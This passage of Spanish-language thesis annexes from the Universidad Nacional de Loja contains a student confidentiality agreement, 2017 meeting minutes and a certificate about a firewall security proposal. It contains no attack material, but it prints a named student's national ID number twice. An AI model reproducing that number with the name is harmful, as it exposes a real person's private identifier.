b) Para desempeñar las funciones dentro de sus prácticas o para la ejecución del proyecto de titulación, tendrá acceso a información privilegiada, la cual acepta guardar con escrupulosa confidencialidad.

En virtud de lo anterior, ambas partes se someten a las disposiciones siguientes:

CLÁUSULAS

PRIMERA. Ambas partes aceptan que la información señalada en la declaración I-b), es propiedad de la Universidad y de UTI, la misma será considerada como INFORMACIÓN CONFIDENCIAL, por lo tanto, el Practicante o Tesista se obliga a custodiarla, conservarla y a no divulgarla a terceros, ya sea en forma verbal, escrita, por medios electrónicos, magnéticos, o por cualquier otro medio, directa o indirectamente.

La obligación asumida por el Pasante o Tesista mediante el presente acuerdo, permanecerá durante la vigencia del período de sus Pasantías o hasta la culminación de su proyecto de titulación, extendiéndose por tiempo indefinido luego de finalizada su vinculación colaborativa, indistintamente de las funciones que haya ocupado, dentro de la UTI.

SEGUNDA. La Universidad entregará al Practicante o Tesista los implementos de trabajo necesarios para cumplir con sus objetivos, así como las credenciales de acceso a los diferentes sistemas y/o aplicativos que requiera de acuerdo a la naturaleza de sus actividades. El nombre de usuario que se le asigne quedará registrado en todas las operaciones que realice en los sistemas y/o aplicativos a los que ingrese.

El usuario y contraseña serán remitidos al Practicante o Tesista vía correo electrónico. El cambio de contraseña, la administración y mantenimiento de las credenciales de acceso se realizará de acuerdo a las políticas y procedimientos que en materia de seguridad de la información establezca la Universidad.

TERCERA. El objetivo principal del presente Acuerdo es proteger toda información de índole financiera, comercial, técnica, laboral, académica que tenga carácter confidencial, y que se relacione con productos, servicios, procesos, proyectos, sistemas de información, nuevas tecnologías, talento humano, planificación estratégica y operativa, clientes de la Universidad.

Por tanto, las partes se comprometen a aplicar las medidas de seguridad estipuladas en la normativa interna para evitar la divulgación, reproducción, fuga o uso no autorizado de información confidencial o patentada; y, a custodiar la información en lugares de acceso limitado únicamente a personas autorizadas.

CUARTA. El Practicante o Tesista reconoce y acepta que el incumplimiento de las obligaciones contraídas en el presente Acuerdo implicará asumir las sanciones establecidas en Reglamento

Interno de la Universidad, sin perjuicio de las acciones civiles o penales que la Universidad pudiera tomar en su contra.

QUINTA. Este Acuerdo deberá ser legalizado y archivado por el Director de la UTI. Una copia del Acuerdo se entregará al Practicante o Tesista y otra al Responsable de Seguridad de la Información.

SEXTA.- El presente Acuerdo no aplicará en los siguientes casos:

a) Por el consentimiento previo y escrito de la Universidad o de la UTI;
b) Cuando la información confidencial haya pasado a dominio público por razones distintas al incumplimiento de las obligaciones constantes en el presente Acuerdo;
c) Cuando exista requerimiento de autoridad competente que obligue al Practicante o Tesista a entregar la información que se encuentra a su cargo, y previo conocimiento y autorización del Director de la UTI.

SÉPTIMA. Si alguna de las estipulaciones del presente documento llegare a ser ilegal, inválida o sin vigencia, debido a modificaciones a la legislación ecuatoriana, dicha cláusula deberá excluirse, y este Acuerdo, en el alcance de lo posible y sin destruir su propósito, será ejecutado como si dicha estipulación, no hubiera hecho parte del mismo. Las restantes disposiciones aquí contenidas deberán conservar el mismo valor y efecto, sin afectación directa o indirecta, por la disposición ilegal, inválida o sin vigencia.

LAS PARTES han determinado la importancia de mantener la integridad, disponibilidad y confidencialidad de la información propiedad de la Universidad Nacional de Loja; han leído y comprendido las estipulaciones de este Acuerdo; y, se comprometen a cumplir los términos y condiciones del mismo, para lo cual lo suscriben en Loja, a los 11 del mes de 05 del año 2016.

1104635089
PRACTICANTE ( ) TESISTA (X)

Milton Labanda, Mg.
DIRECTOR U.T.I.

Anexo 12: Acta de reunión en la Unidad de Telecomunicaciones e información.

UNL UNIVERSIDAD NACIONAL DE LOJA

Unidad de Telecomunicaciones e Información

Acta de Reunión No. 010-SREI-UTI-2017

Asunto / Proyecto:	Exposición del proyecto de titulación: *Propuesta de Seguridad en el Firewall Perimetral de la Universidad Nacional de Loja*		
Inicio:	11:00	**Duración:**	1 hora
Convocado por:	Jhon Calderón	**Fecha:**	05/04/2017

AGENDA:

- Ostentación de los resultados del proyecto de titulación: *Propuesta de Seguridad en el Firewall Perimetral de la Universidad Nacional de Loja.*

RESOLUCIONES/COMPROMISOS

- Por parte del Tesista elaborar y entregar las especificaciones técnicas detalladas del módulo FirePower para el firewall Cisco y equipo firewall CheckPoint.
- Entregar al final una copia de toda la documentación completa en formato digital e impreso del proyecto de titulación a la Unidad de Telecomunicaciones e Información.

ASISTENTES:

UNIVERSIDAD NACIONAL DE LOJA

Ing. Jorge Carrión **Director Proyecto**	Ing. Jhon Calderón **Subdirector R.E.I**	Linder Bravo **Tesista**

Ciudad Universitaria "Guillermo Falconí Espinosa", La Argelia, Loja - Ecuador
Teléfonos: 07 2547252 Ext.: 126, Email: direccion.uti@unl.edu.ec, Web: http://www.unl.edu.ec

Anexo 13. Certificado otorgado por la unidad de telecomunicaciones e información.

UNL
UNIVERSIDAD NACIONAL DE LOJA

Unidad de Telecomunicaciones e Información

Milton Leonardo Labanda Jaramillo
DIRECTOR DE LA UNIDAD DE TELECOMUNICACIONES E INFORMACIÓN

Certifica

Que el señor **LINDER FERNANDO BRAVO PARDO** con cédula de ciudadanía número **1104635089** egresado de la Carrera de Ingeniería en Sistemas de la Universidad Nacional de Loja, ha finalizado y socializado los resultados del proyecto de titulación denominado "**Propuesta de Seguridad en el Firewall Perimetral de la Universidad Nacional de Loja"**, bajo los lineamientos y requerimientos establecidos por esta unidad administrativa.

Es cuanto puedo indicar en honor a la verdad, facultando al interesado hacer uso del presente documento en lo que creyere conveniente

Loja, 10 de Abril del 2017.

Milton Labanda, Mtr
DIRECTOR DE TELECOMUNICACIONES E INFORMACIÓN

Ciudad Universitaria "Guillermo Falconí Espinosa", La Argelia, Loja - Ecuador
Teléfonos: 07 2547252 Ext.: 126, Email: direccion.uti@unl.edu.ec, Web: http://www.unl.edu.ec